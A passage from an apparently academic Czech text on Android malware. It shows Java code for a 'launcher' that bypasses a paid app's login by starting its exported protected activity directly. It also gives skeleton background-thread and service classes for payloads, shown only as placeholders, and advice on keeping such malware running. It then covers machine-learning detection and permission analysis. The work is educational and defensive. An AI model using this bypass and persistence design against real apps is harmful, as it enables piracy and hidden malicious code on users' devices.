Z výše uvedených ukázek je jasné, že vytvoření kvalitní dobře vytvořené Anti-Analysis metody je velmi náročné a vyžaduje značné množství testování. To mimo jiné znamená, že je nutné na všech hlavních emulátorech systematicky odladit všechny API, která jsou k dispozici. Je proto pravděpodobné, že existuje projekt, který Anti-Analysis metody zapouzdřuje do ucelené knihovny, ve které jsou komplexní profily jednotlivých verzí emulátorů včetně typických hodnot. Také je potřeba vzít v úvahu skutečnost, že bezpečnostní analytici mohou výchozí hodnoty měnit. Proto lze předpokládat, že vyhodnocovací proces nepoužívá logické operátory (viz ukázka kódu výše), ale pracuje s pravděpodobnostmi. Anti-Analysis knihovna by umožňovala komunitě postupně odlaďovat a přidávat nové profily emulátorů. Navíc by bylo možné její opakované použití v různých malwarech.

5.2.8 Malware jako spouštěč zabezpečené aplikace

V oddíle 4.6.2 APK repackage (část, která se zabývá útokem na parametr exported souboru AndroidManifest.xml) bylo popsáno, jak aktivitě představující chráněnou část aplikace změnit v souboru AndroidManifest.xml parametr exported. Tvůrce mobilního malwaru u placené aplikace upraví chráněnou aktivitu, například:

```
<activity android:exported="true"
android:name="cz.utb.fai.bestmaps_ptlab.BestMapsActivity"/>
```

Takto nastavená mobilní aplikace sice odmítne prostřednictvím startovní aktivity spustit chráněnou část aplikace komukoliv, kdo nezná správný login a heslo, nicméně díky parametru nastavenému na hodnotu true, může tvůrce mobilního malwaru napsat speciální spouštěcí program, který bude chráněnou část aplikace (tj. aktivitu BestMapsActivity) spouštět přímo. To znamená, že startovní aktivita vyžadující login a heslo bude obejita. Uživatel si do svého mobilního zařízení nainstaluje jak aplikaci, která poskytuje svou funkcionalitu pouze platícím zákazníkům (Best Maps PTLab), tak spouštěč (BM Launcher V3). Na obrázku 5.60 je zobrazena představa, kterou má uživatel o fungování spouštěče. Uživatel nebude Best Maps PTLab spouštět přímo, ale prostřednictvím spouštěče BM Launcher V3. To znamená, že klikne na ikonu BM Launcher V3 a poté na tlačítko *** FREE ***, které spustí chráněnou část aplikace Best Maps PTLab. Nyní může uživatel zdarma používat funkcionalitu určenou pouze pro platící zákazníky. Uživatel nepředpokládá, že by program BM Launcher V3 mohl představovat bezpečnostní hrozbu.

Obr. 5.60: Představa uživatele o fungování malwaru typu spouštěč [zdroj vlastní]

Na obrázku 5.61 je zobrazeno skutečné fungování malwaru BM Launcher V3: Po startu je v metodě onCreate automaticky aktivována první část škodlivého kódu:

```
// START VLAKNA HNED PO STARTU LAUNCHERU SE SKODLIVYM KODEM
// VLAKNO NA POZADI:
new BackgroundMalware().execute(Caller.onCreate.getCaller());
```

Jakmile uživatel klikne na tlačítko *** FREE ***, bude spuštěn následující kód:


```
public void free_onClick(View v)
{
   // AUTHENTICATION BYPASS
   // HLAVNI VLAKNO:
   Intent intent = new Intent("android.intent.action.MAIN");
   intent.setComponent(new ComponentName("cz.utb.fai.bestmaps_ptlab",
   "cz.utb.fai.bestmaps_ptlab.BestMapsActivity"));
   startActivity(intent);
   // START VLAKNA SE SKODLIVYM KODEM
   // VLAKNO NA POZADI:
   new BackgroundMalware().execute(Caller.onClick.getCaller());

   finish();
}
```

Z ukázky zdrojového kódu je patrné, že po kliknutí na tlačítko je v hlavním vlákně spuštěna aktivita BestMapsActivity aplikace Best Maps PTLab. Následně je ve vedlejším vlákně na pozadí spuštěna hlavní škodlivá část kódu. To znamená, že uživatel spouští škodlivý kód sám a dobrovolně. Volání metody finish odsune BM Launcher V3 do pozadí, takže v okamžiku, kdy je na obrazovce

BestMapsActivity a uživatel klikne na tlačítko Zpět, je přepnut na domovskou obrazovku místo, aby byl fokus předán zpátky aplikaci BM Launcher V3. Uvedené opatření prodlužuje dobu, po kterou může malware běžet na pozadí. Neboť vlákno se škodlivým kódem se vykonává jen tak dlouho, dokud je v paměti zařízení hlavní vlákno obsahující GUI, což znamená, že v mobilním zařízení musí být spuštěna alespoň jedna z aktivit:

- BestMapsActivity aplikace Best Maps PTLab,
- startovní aktivita malwaru BM Launcher V3.

Aktivity nemusí mít fokus (nemusí být na obrazovce zařízení). Stačí, když jsou na pozadí. Voláním metody finish ze startovní aktivity BM Launcher V3 je zajištěno, že poběží na pozadí a bude tam tak dlouho, dokud se o její ukončení aktivně nepostará sám uživatel. Například tím, že ji odstraní ze seznamu běžících aplikací (kliknutím na softwarové tlačítko ”Recents” a použitím ”Recents Screen”).



Obr. 5.61: Princip fungovaní malwaru typu spouštěč [zdroj vlastní]

Celou funkcionalitu malwaru lze zapouzdřit do jediné třídy, která je potomkem třídy AsyncTask:

```
import android.os.AsyncTask;
import android.util.Log;

public class BackgroundMalware extends AsyncTask<String, Void, String>
{
   private static String mTAG = "MMMM";
   private String callerID = "";
```

```
    @Override
    protected String doInBackground(String... params)
    {
        this.callerID = params[0];

        try
        {
            if(callerID.equals(Caller.onCreate.getCaller()))
            {
                // ZDE SE PROVEDE SKODLIVY KOD
                Log.d(mTAG, "Malicious code part 1 *AUTOMATIC* has been executed.");
            }
            else if(callerID.equals(Caller.onClick.getCaller()))
            {
                // ZDE SE PROVEDE SKODLIVY KOD
                Log.d(mTAG, "Malicious code part 2 *USER CLICK* has been executed.");
            }
        }
        catch (Exception e)
        {
            // ZADNE VYPISY V PRIPADE CHYBY
        }

        return null;
    }

    @Override
    protected void onPostExecute(String result)
    {
        try
        {
          // CINNOST MALWARE VLAKNA JE UKONCENA
          Log.d(mTAG, callerID + ": Malware code execution is done.");
        }
        catch (Exception e)
        {
           // ZADNE VYPISY V PRIPADE CHYBY
        }
    }
}
```

Výše uvedená implementace zajistí vykonávání škodlivé činnosti pomocí vláken na pozadí. Zapouzdření je rovněž výhodné pro znovupoužití škodlivého kódu, neboť třída BackgroundMalware může být opakovaně vkládána do dalších mobilních aplikací (infekce legitimních aplikací, trojští koně apod.).

Z popisu vyplývá, že implementace malwaru do vláken na pozadí je výhodná pro škodlivé činnosti, které nepotřebují běžet v mobilním zařízení delší časový rámec. Při delším běhu hrozí, že uživatel ukončí činnost malwaru tím, že ukončí hlavní vlákno, ve kterém je GUI (aktivita BestMapsActivity aplikace Best Maps PTLab, startovní aktivita BM Launcher V3). Situace je zachycena na obrázku 5.62. Malware, který ke své škodlivé činnosti, potřebuje dlouhodobě běžet na pozadí, je výhodnější implementovat jako službu, která může pracovat nezávisle na aplikaci, ze které byla spouštěna.

Ukázka zdrojového kódu implementace malwaru jako služby:

```
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.support.annotation.Nullable;
import android.util.Log;

public class ServiceMalware extends Service
{
    private static String mTAG = "MMMM";

    @Override
    public void onCreate()
    {

    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startId)
    {
        // ZDE SE PROVEDE SKODLYVA CAST KODU

        stopSelf();

        return START_NOT_STICKY;
    }

    @Override
    public void onDestroy()
    {
```

```
        Log.d(mTAG, "Malware code execution is done.");
    }

    @Nullable
    @Override
    public IBinder onBind(Intent intent)
    {
        return null;
    }
}
```

Při tvorbě malwaru jako instance třídy Service je nutné provést předepsané implementace metod onCreate, onStartCommand, onDestroy a onBind. Přičemž je důležité neprovádět implementaci korektním způsobem, který je popsán v primární dokumentaci [154]. Pro skutečně nezávislé fungování malwaru je nezbytné vytvořit potomka třídy Service tak, jak je naznačeno ve výše uvedené ukázce.

Metodu free_onClick reprezentující kliknutí na tlačítko *** FREE *** z předchozího příkladu lze upravit tak, že nejprve bude v hlavním vlákně spuštěna chráněná část aplikace Best Maps PTLab. Následně se nastartuje malware jako služba na pozadí a na konec se zavolá metoda finish. Možné řešení je naznačeno v ukázce zdrojového kódu:


```
public void free_onClick(View v)
{
    // AUTHENTICATION BYPASS
    // HLAVNI VLAKNO:
    Intent intent = new Intent("android.intent.action.MAIN");
    intent.setComponent(new ComponentName("cz.utb.fai.bestmaps_ptlab",
    "cz.utb.fai.bestmaps_ptlab.BestMapsActivity"));
    startActivity(intent);

    // START SLUZBY MALWARE
    Intent serviceIntent = new Intent(this, ServiceMalware.class);
    startService(serviceIntent);

    finish();
}
```

Takto spuštěná služba může dlouhodobě běžet na pozadí a její vykonávání není zastaveno ani v případě, že aplikace, ze které byla služba spuštěna, sama již neběží (byla ukončena uživatelem nebo operačním systémem). Pokud má systém

nedostatek paměti a zároveň musí pokrýt potřeby aktivity aplikace, která momentálně běží na displeji mobilního zařízení (aplikace, která má fokus), pak může být činnost malwaru jako služby vykonávající škodlivý kód násilně ukončena. Primární dokumentace uvádí doslova toto:

"The Android system force-stops a service only when memory is low and it must recover system resources for the activity that has user focus." [154]

Pro robustní návrh malwaru je nutné s možností násilného přerušení služby počítat a vytvořit takový design, který se dokáže vypořádat i s takto extrémními situacemi. Jedno z možných řešení je, že služba malwaru si ve své metodě onDestroy uloží veškerý potřebný kontext do privátního datového prostoru hostitelské aplikace. Během opětovného spuštění si malware nejprve načte potřebný kontext a teprve potom pokračuje ve své škodlivé činnosti. Na obrázku 5.62 jsou vidět rozdíly v implementaci malwaru.




Obr. 5.62: Rozdíly v implementaci malware [zdroj vlastní]

6. DETEKCE MOBILNÍHO MALWARE POMOCÍ UMĚLÉ INTELIGENCE, PŘEDEVŠÍM UMĚLÝCH NEURONOVÝCH SÍTÍ

V předchozích kapitolách byly popsány bezpečnostní chyby, kterých využívají tvůrci mobilního malware. Od práce s APK, Hidden APK balíčky přes statickou a dynamickou analýzu až po zjištění, že Google Play nemá dostatečnou kontrolu, především ve statické analýze, jelikož je tam možné malware dostat legitimním způsobem. Miliony uživatelů si pak stáhnou malware, aniž by tušili, že jsou v ohrožení. Proto kromě výše uvedených metod je vhodné vyvíjet i techniky, které malware odhalí, např. součást antivirových programů. V tomto úhlu je pozornost směřována k oblasti strojového učení, především neuronovým sítím, které jsou známé svými výbornými klasifikačními schopnostmi za předpokladu, že na vstupu dostanou „rozumná“ data. Mezi další techniky strojového učení je možné zařadit např. Naivní Bayesovský klasifikátor [169], Logistickou regresi [170], Metodu podpůrných vektorů (Support Vector Machines) [171], Náhodný les (Random forest) [172], či metodu k-nejbližších sousedů (k-nereast neighbours) [173] a další.


6.1 Princip detekce mobilního malware pomocí umělé inteligence a strojového učení

Moderní operační systémy využívají k ochraně mobilních aplikací takzvaný Application Sandboxing. Jedná se o bezpečnostní mechanismus, který odděluje aplikace a její zdroje od ostatních aplikací, zdrojů, operačního systému a důležitých hardwarových modulů mobilního zařízení (například fotoaparát, mikrofon, …). V operačním systému Android je Application Sandboxing řešen pomocí jádra systému, UID (User ID, které je jedinečné číslo $x \in \{x \mid x \in \mathbb{Z} \wedge x > 0\}$) a Unixového systému oprávnění. Ve standardní Linuxové distribuci systém přiděluje jedinečné UID každému uživateli operačního systému. Tím od sebe odděluje jednotlivé uživatele včetně jejich domovských adresářů a dat v nich obsažených. Operační systém Android posouvá mechanismus ještě dál. Jedinečné UID je přiděleno každé aplikaci. To znamená, že každá aplikace běží jako samostatný proces a jen ona má přístup ke svým vlastním zdrojům, jako jsou například XML soubory, databáze a podobně. Zároveň daná aplikace nemůže přistupovat k prostředkům jiných aplikací nebo přímo komunikovat s ostatními aplikacemi. Tím je každá aplikace uzavřena na svém vlastním pískovišti (Sandboxu). Na obrázku 6.1 je vidět, že každá aplikace běží jako samostatný proces, který je oddělen od ostatních procesů a má vlastní jedinečné UID.



Obr. 6.1: UID v operačním systému Android [zdroj vlastní]

To je velká změna proti standardní Linuxové distribuci, kde všechny aplikace sloužící danému uživateli, mají jeho UID, viz obrázek 6.2. Princip oddělení aplikací pomocí technologie Application Sandboxing na jednu stranu výrazně zlepšuje zabezpečení mobilních aplikací, neboť aplikace jsou od sebe odděleny a nemohou tak na sebe přímo útočit či snažit se vzájemně si odcizit data. Na druhou stranu Application Sandboxing velmi znesnadňuje práci mobilním antivirovým programům. Také jsou to aplikace, které běží ve svém Sandboxu a vztahují se na ně veškerá omezení, stejně jako na ostatní mobilní aplikace. Pro antivirové programy je v těchto podmínkách těžké dohlížet na uživatelské mobilní aplikace a provádět bezpečnostní kontroly. Z tohoto důvodu antivirové společnosti hledají alternativní řešení. Jako jedna z velmi efektivních metod se jeví detekce mobilního malwaru pomocí umělé inteligence a strojového učení, např. neuronových sítí. Vhodnost použití neuronových sítí je dána zcela odlišným přístupem k detekčnímu procesu.



Obr. 6.2: UID ve standardní Linuxové distribuci [zdroj vlastní]

Poznámka 1: mobilním aplikacím není komunikace a výměna dat zcela zakázaná. Takový operační systém by byl sice velmi bezpečný, ale z uživatelského hlediska omezeně použitelný. Pokud spolu chtějí mobilní aplikace komunikovat nebo si vyměňovat data, nemohou to dělat přímo, ale musí použít prostředníka. Tím prostředníkem je Secure IPC (Inter-Process

Communication). Android používá takzvaný Binder Framework, který je postaven na OpenBinder [22]. Jedná se o velmi propracovaný systém využívající prvky, jako jsou Proxy, Stub či Binder Driver. Nicméně již existuje mechanismus, jak Binder Framework prolomit. Útok se jmenuje Man in Binder a byl popsán na konferenci Black Hat v roce 2014 [135].

Poznámka 2: V mechanismu jedinečnosti UID aplikací existuje výjimka. Pokud jsou dvě anebo více mobilních aplikací podepsané stejným vývojářským klíčem, pak operační systém všem těmto aplikacím přidělí stejné UID. To znamená, že Sandboxing pro tyto aplikace neplatí. Mohou spolu komunikovat přímo. Na druhou stanu je potřeba počítat s tím, že odcizení daného klíče bude mít fatální následky z hlediska bezpečnosti. Situace je zobrazena na obrázku 6.3.

```
root@generic_x86:/ # ps | grep u0_a7
u0_a7     1674  1136  379596 55752 ffffffff b76d5f1b S com.google.android.gms.persistent
u0_a7     1827  1136  375920 49076 ffffffff b76d5f1b S com.google.process.gapps
u0_a7     1897  1136  512552 77384 ffffffff b76d5f1b S com.google.android.gms
u0_a7     1966  1136  370196 54468 ffffffff b76d5f1b S com.google.android.gms.unstable
u0_a7     2213  1136  348496 34972 ffffffff b76d5f1b S com.google.android.gms.ui
```

Obr. 6.3: Několika aplikacím bylo přiděleno stejné UID: u0_a7 [zdroj vlastní]

6.1.1 Algebra oprávnění

Následující pododdíl se věnuje algebře oprávnění, která představuje jeden z klíčových mechanismů využívaných metodami automatizované analýzy vzorků mobilního malware, popsané v pododdílu Automatizovaná analýza podezřelých vzorků mobilních aplikací. Algebra oprávnění je postavena na skutečnosti, že mobilní malware používá různé způsoby maskování, různé techniky ochrany znesnadňující jeho analýzu, a tím i objasnění jeho škodlivých záměrů. Existuje jedno místo, kde musí každá aplikace, tedy i mobilní malware poodhalit své skutečné záměry. Tím místem je soubor AndroidManifest.xml a prostředkem jsou takzvané Android Permissions (oprávnění). Systém oprávnění slouží k zajištění bezpečnosti pro samotný operační systém i pro uživatele a jejich aplikace [153]. Pokud mobilní aplikace požaduje určitá citlivá data (např. kontakty uživatele) či funkcionalitu systému (např. přístup k telefonnímu subsystému či GPS modulu), musí o tyto prostředky požádat prostřednictvím oprávnění definovaných v souboru AndroidManifest.xml [153]. Mechanismus přidělování oprávnění se liší v závislosti na tom, o jak citlivou oblast se jedná. Data a systémové zdroje mimo Sandbox aplikace, jako například nastavení časové zóny, přestavují pro uživatele a jeho mobilní zařízení jen malé nebezpečí. Z toho důvodu je tento typ oprávnění přidělován automaticky operačním systémem, aniž by tím byl obtěžován uživatel. Množina podobných oprávnění je souhrnně nazývána Normal Permissions. Systémové prostředky, jejichž poskytnutí může ohrozit citlivá osobní data uživatele, operační systém nebo jiné aplikace, jako například možnost pořizovat audio nahrávky, jsou aplikacím poskytovány prostřednictvím takzvaných Dangerous Permissions. Pro udělení nebezpečných oprávnění je vyžadována nejen jejich definice v souboru AndroidManifest.xml, ale i explicitní udělení daného oprávnění uživatelem [155]. Normal Permissions a Dangerous Permissions jsou statické seznamy, o které se stará společnost Google Inc. Seznam nebezpečných oprávnění je zveřejněn v [156], v tabulce Dangerous permissions and permission groups. Seznam normálních oprávnění je zveřejněn v [156], v seznamu PROTECTION_NORMAL. Pokud by se aplikace pokusila přistoupit k chráněné funkcionalitě či chráněné části systému, aniž by k tomu měla příslušná oprávnění, systém okamžitě běh aplikace ukončí a SecurityManager [157] vyvolá SecurityException [158]. Kromě normálních a nebezpečných oprávnění existují i další typy oprávnění jako například Special Permissions. Nicméně ty nejsou z hlediska analýzy oprávnění příliš důležitá. Viz ”The two most important protection levels to know about are normal and dangerous permissions” v [153].

Systém oprávnění i Application Sandboxing může být poškozen takzvanými Custom ROMs [159] nebo procesem získání práv super uživatele (Rooting/Root mobilního zařízení). Uvedené postupy provádějí sami uživatelé s cílem získat nad zařízením větší kontrolu, a tím získat i funkce, které nejsou ve standardních mobilních zařízeních dostupné. Daní za větší kontrolu je zvýšené bezpečnostní riziko, kterému je upravené mobilní zařízení vystaveno. Jedná se například o

možnost poškození zabezpečovacích mechanismů operačního systému. Custom ROMs navíc nepodléhají jakékoliv oficiální kontrole. To znamená, že útočníci nemusí napadat jen mobilní aplikace, ale mohou vytvořit populární ROM. Útočníkův ROM může zajímavým způsobem upravovat operační systém a zároveň útočníkovi umožňuje kontrolu nad celým systémem (například Remote Code Execution, Backdoor a podobně).


Kromě výše uvedeného statického přístupu společnosti Google Inc. existuje i další způsob, jak na oprávnění nahlížet. Jedná se o kategorizaci z pohledu aplikace (tzv. "Application Point of View"), která se vytváří dynamicky pro každou vyšetřovanou mobilní aplikaci zvlášť. Aplikační kategorizace rozděluje oprávnění, která mobilní aplikace požaduje do dvou množin:

- množina všech oprávnění (Requested Permissions): jedná se o všechna oprávnění, o která mobilní aplikace požádala prostřednictvím souboru AndroidManifest.xml,
- množina funkčních oprávnění (Function Permissions): jsou to oprávnění, která aplikace potřebuje, aby mohla vykonávat svou funkci. Daná množina se posuzuje vzhledem k třídě aplikace.

Například pokud mobilní aplikace diktafon požádá o oprávnění RECORD_AUDIO (přístup k modulu mikrofonu mobilního zařízení a možnost pořizování audio nahrávek), jedná se o funkční oprávnění. Aplikace diktafon není schopna vykonávat svoji funkci bez oprávnění RECORD_AUDIO. Pokud aplikace diktafon požádá o WRITE_CALL_LOG (umožňuje manipulovat s výpisem hovorů, například maskovat skutečnost, že bylo voláno na čísla se zvýšenou sazbou), je jasné, že se nejedná o funkční oprávnění.

Analýza oprávnění probíhá pomocí proprietárních nástrojů, které jsou součástí know-how antivirových a penetračních společností. Nejprve je pomocí všech dostupných nástrojů určena třída aplikace. Proces určování třídy aplikace často využívá statistická data a metody. Společnosti zabývající se bezpečností mobilních aplikací mají k dispozici výsledky analýz oprávnění velkého množství vzorků neinfikovaných legitimních aplikací, u kterých byla určena třída aplikace a byla provedena statistická analýza oprávnění. Další metodou je mapování oprávnění z AndroidManifest.xml na příkazy nativního jazyka. Technika je postavena na faktu, že pro vykonání všech důležitých příkazů (včetně potenciálně nebezpečných příkazů) aplikační logiky musí mít aplikace/malware nadefinována i příslušná oprávnění v AndroidManifest.xml, viz obrázek 6.4. To znamená, že důležité příkazy aplikační logiky mohou být použity jako identifikátor sloužící pro správné zařazení vyšetřované aplikace do třídy. V rámci popisu procesu zařazení vyšetřovaného programu do aplikační třídy je výraz třída použit ve dvojím významu:

- třída jako prvek objektově orientovaného jazyka, uvedená třída vlastní metody skládající se z posloupností příkazů jazyka Java,
- aplikační třída, do které bude vyšetřovaný software zařazen.



Obr. 6.4: Vztah potencionálně nebezpečných příkazů a jim odpovídajících oprávnění [zdroj vlastní]

Fakt, že důležitým příkazům nativního jazyka odpovídají příslušná oprávnění v souboru AndroidManifest.xml, umožňuje na problém nahlížet jako na surjektivní zobrazení. Jedná se o surjektivní zobrazení množiny všech důležitých (identifikačních) příkazů nativního jazyka Z na množinu příslušných oprávnění O.

$$f: Z \longrightarrow O$$

Každému oprávnění $o \in O$ odpovídá alespoň jeden důležitý příkaz $z \in Z$. Technika mapování prování ad-hoc inverzi zobrazení f.

$$f^{-1}: O \longrightarrow Z$$

Syntaktický analyzátor postupně prochází oprávnění v souboru AndroidManifest.xml a pomocí regulárních výrazů rekurzivně vyhledává důležité příkazy v dekompilované APK aplikaci. Definice, úpravy a zpřesňování surjektivního zobrazení f je náročný proces, který je potřeba neustále udržovat a zapracovávat do něj nejnovější typy legitimních mobilních aplikací i nové příkazy. Z tohoto důvodu jde o neveřejné výzkumné know-how společností, které se zabývají bezpečností na mobilní platformě.

Následuje formalizovaný popis aparátu zařazení testované aplikace do příslušné třídy. Platí-li, že AndroidManifest.xml vyšetřované aplikace obsahuje oprávnění

$$o_1 \in O \wedge o_2 \in O \wedge \ldots \wedge o_i \in O$$

pak existují pravděpodobnosti $P(třída\ 1)$, $P(třída\ 2)$, …, $P(třída\ n)$, kde n je celkový počet všech tříd mobilních aplikací, pro který platí, že $P(třída\ k) \leq x$, kde $x \in <0,1> \wedge x \in \mathbb{R} \wedge k \in \{1, 2, \ldots, n\}$.

Do další části procesu jsou vybrány takové $třídy\ k$, pro jejichž pravděpodobnosti $P(třída\ k)$ platí, že $P(třída\ k) \geq m$, kde m je experimentálně zjištěná mez (proprietární know-how společností), například: $m = \frac{7}{10}$. Počet tříd, které splňují podmínku meze m, je q. Z výše uvedeného plyne, že $q \leq n$.

Nyní je provedeno inverzní zobrazení f^{-1}, pomocí kterého jsou nalezeny příkazy:

$$z_1 \in Z \wedge z_2 \in Z \wedge \ldots \wedge z_j \in Z$$

